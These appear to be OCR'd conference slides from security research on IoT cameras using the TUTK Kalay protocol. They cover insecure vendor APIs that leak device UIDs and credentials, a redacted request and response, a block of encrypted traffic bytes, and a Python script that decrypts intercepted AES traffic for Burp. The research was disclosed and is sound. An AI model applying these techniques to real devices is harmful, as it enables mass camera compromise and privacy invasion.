
Not Really.

Insecure Web APIs?

- The existence of CVE-2021-28372 means protecting customer TUTK UIDs is of the utmost importance
- IoT Camera apps often write their own APIs to access TUTK UIDs
  - E.g. `GET /api/device/get_uid`
- We assessed whether these APIs were implemented correctly

Getting UIDs: Insecure Camera APIs

- IP camera APIs were often not built with security in mind
  - Many APIs returned the TUTK UID tied to an account
  - For some vendors, these API calls were either:
    - Unauthenticated
    - Used default credentials
    - Enumerable UIDs
- Did not exploit further
  - Mass compromise of TUTK UIDs seems possible




```
GET /d/[redacted] HTTP/2
Host: auth.[redacted]
Accept: application/json, text/javascript, */*; q=0.01
Authorization: Basic [redacted]
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36 (KHTML, like Gecko) EseeCloud/1.0.1 Chrome/51.0.2704.103 Electron/1.2.5 Safari/537.36
Accept-Encoding: gzip, deflate
Accept-Language: en-US
```

```
HTTP/2 200 OK
Content-Type: application/json
Content-Length: 118
Date: Tue, 05 Apr 2022 14:17:09 GMT
X-Amzn-Requestid: 307e91f3-6161-42eb-b780-bef438240ffc
X-Xss-Protection: 1;mode=block
Allow: GET, POST, PATCH, DELETE, HEAD, OPTIONS
[redacted]
{
  "code":200,
  "my":[
    {
      "name":"[redacted] Office DVR",
      "uid":"[redacted]3111A",
      "account":[redacted],
      "password":'[redacted]
    }
  ]
}
```

Fun Network Security?

- Some mobile apps for low-cost devices used HTTP (no SSL) with custom encryption layer




```
POST [redacted] HTTP/1.1
Host [redacted]
Content-Length: 4568
Connection: Keep-Alive
User-Agent: Mozilla/5.0 (Linux; Android 12; Pixel 3) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/96.0.4664.104
Mobile Safari/537.36

EIce&i©ûMühö,Ú9Y%òÕyÎ&½6#Én][½úÑªv}ÄOT'U®ç$,ñíuGÑNÈÃ¨vª´ÇÄ-Ù§ÖqÖö³~,¶
{Í®ÙwÜ¹Ì>HñÊnúÏ5r=}.æ]oDç®Ý|B¥n¾Ûµzdô¹Òÿc³Å®¡lhkØ#íªèL7\ý®kj²eSm}åmþ¹vA#Îèe¤$$_4aÔìKêüwÔKxxéM+é_-åïsÖÔÔÜWHbÚºXÏêl¢
ôsÛv2~P¤Ov^Fµê\¸ÜaÕ3²^§°÷6ÐÇÇ¤'ò[ÿ¢¼¢´µjpy2ªÏÖÛd¤`ìÖu$
z¨À¡æø¥Ä"'ß«¶L.@LOMaÎ}¢Ê®PPOÖÛw$2¿ÿ=u.À,V\ÇÔæ¥ï¾=ÇÙòK×Ëÿ(r[¦vHèë`_ÞÂÌ`82ëñú¬òóvN«1®Ü¦,xòUaqRî¡ÏëZ3õ+DïkOÊ¬¸£.`héB²
#
´®À¦]Û@tA2±]`¢ß2¦êl§lb^ªè4LOo¿PZ}BvKb4ìkÅúÆ÷gü(ÞÆ2RÑÈÖTltCUuo3Îå\!Åå~ü´wmbI+SÀÜÜý¶_ÉsµE'±Ò¨¥ªC!=3[¥ý÷Åraâ+³Q¡¦H:yB
äuA´%®[i(üÝhxì¸' ÂT*}çg2¨¥©BÎhEòx¢ú£Ô5U>ÿ5_U.2üHÝDaO¹þrp<vYÖøõÑñtåtuÕâ_Y¡Ë>*])>`À$Ì[ÊøóÎ%?ÄsÅñÔ6K«¬sxnÎ¯×¡1/aªD2Ü;
:IT%dí#îFi#;mºÓ §ÚõÐª¢yi¤ðÕ'nõÎ»¹²nÑÈÓæëÚ¤k\6ãEûFä2&F« öäHf:¥ÛðsÓ ®
hF¡tü-#Ý6o^¼òç%3Üv½éF=ß6ÔÓ¸6-<í©kJ¯ÈöÅÔEò'U§iÇ$ÀA}â¦«ÆTì±wÃ¤'ÆýaOÕptM¾«£«,-þÞæ×¥q»ø&iÓÏª@-,÷Ý[Ú5CÒÞÙ²8ÞëýÙªÃsC&uÌq
A=Å{GkÍFû¯kàÿa]i¶Mr)æïoqDÄ;±Ô¾  >¨ª H;8k©m(³ÃØÜr/w)ÄGüòñÍäd(Fõhå·Eãü  <´vZ¹¯åVÿIç6ëlf
ø«1ÁþÜ  4=¯éþøSoÚ¿Ðí¦\ >{þÙª.VÈ³%?µuTH9¥Q'ÖÝ¢ö5Gxá*ª@EÚWÜóÆ×@¼ÿN2èþËy³
l¬±Â_´_wÞÚÞ?ùTý\Ó¶XîÀl{!¸Þì9Ô4¢B÷,<¦MÝÍO²v8TûMÒ  ÑTT%ì2ïô?À¨ÝSóY®Þe2=ÜYvq,îúI¨-¬j·Ï9*ONç{CâJz³ý}Z¬¨'úà@×Ö Ð_
`]»¤ò¢dK¸üýsã^D íO±[z'±èæ!=©gÈoÐ9.,¸å#XøLÒõk$KÔCÃóîpfÜ
@¤ÈjõêCMfÜ:Ãz$jÑ`WÇìÌÑUÞÒö8XE¥`%¥<)P²ã{²SÀt3h@S]Z}OÁåýµ-3üsj#/}nT°³ÁcmÄpÓÿS»ãËlÿ/%Ô-ÌûHF-/7Q«aßÇÏ³¼IOÕ£}ðï×xÁèßÒýô
mHÉ#:´psÝ]
```

Fun Network Security!

- Python script + Burp plugin `Piper` used to decrypt / encrypt AES in Burp Pro
  - https://portswigger.net/bappstore/e4e0f6c4f0274754917dcb5f4937bb9e
  - `Piper` let's you pipe output/input from Linux command-line tools into Burp fields

- Identified lots of bugs in web APIs by using process above
  - IDORs
  - Injection
  - Disclosures



```
import sys
import re
import requests
from hashlib import md5
from base64 import b64decode
from base64 import b64encode

from Crypto.Cipher import AES
from Crypto.Random import get_random_bytes

AES_KEY = b"[redacted]"
AES_IV = b"[redacted]"

SIGN_KEY = b"[redacted]"

class AESCipher:
    def __init__(self, key):
        self.key = key

    def decrypt(self, data):
        iv = AES_IV
        cipher = AES.new(self.key, AES.MODE_CBC, iv)
        return cipher.decrypt(data).decode('utf-8')

aes = AESCipher(AES_KEY)
data = sys.stdin.read()

m = re.search('^.*(data=)(.*)$', data)
encoded = m.group(2)
url_dec = requests.utils.unquote(encoded).replace("\n", "")
encrypted_binary = b64decode(b64decode(url_dec))
print aes.decrypt(encrypted_binary)
```

Conclusions

Conclusions

- Compromising a modern IoT device locally is often easy
- Lack of hardening measures on devices led to RCE in all cases we explored
- Devices utilizing the Kalay protocol without “AuthKey” can be impersonated and accessed by attackers (CVE-2021-28372)
- Kalay UIDs need to be protected and retrieved securely from web APIs
- Platform issues amplify device issues
- Huge thanks to: CISA, ThroughTek, and various camera vendors, and of course Qualcomm Team!

MANDIANT

YOUR CYBERSECURITY ADVANTAGE

Thank You.

MANDIANT

YOUR CYBERSECURITY ADVANTAGE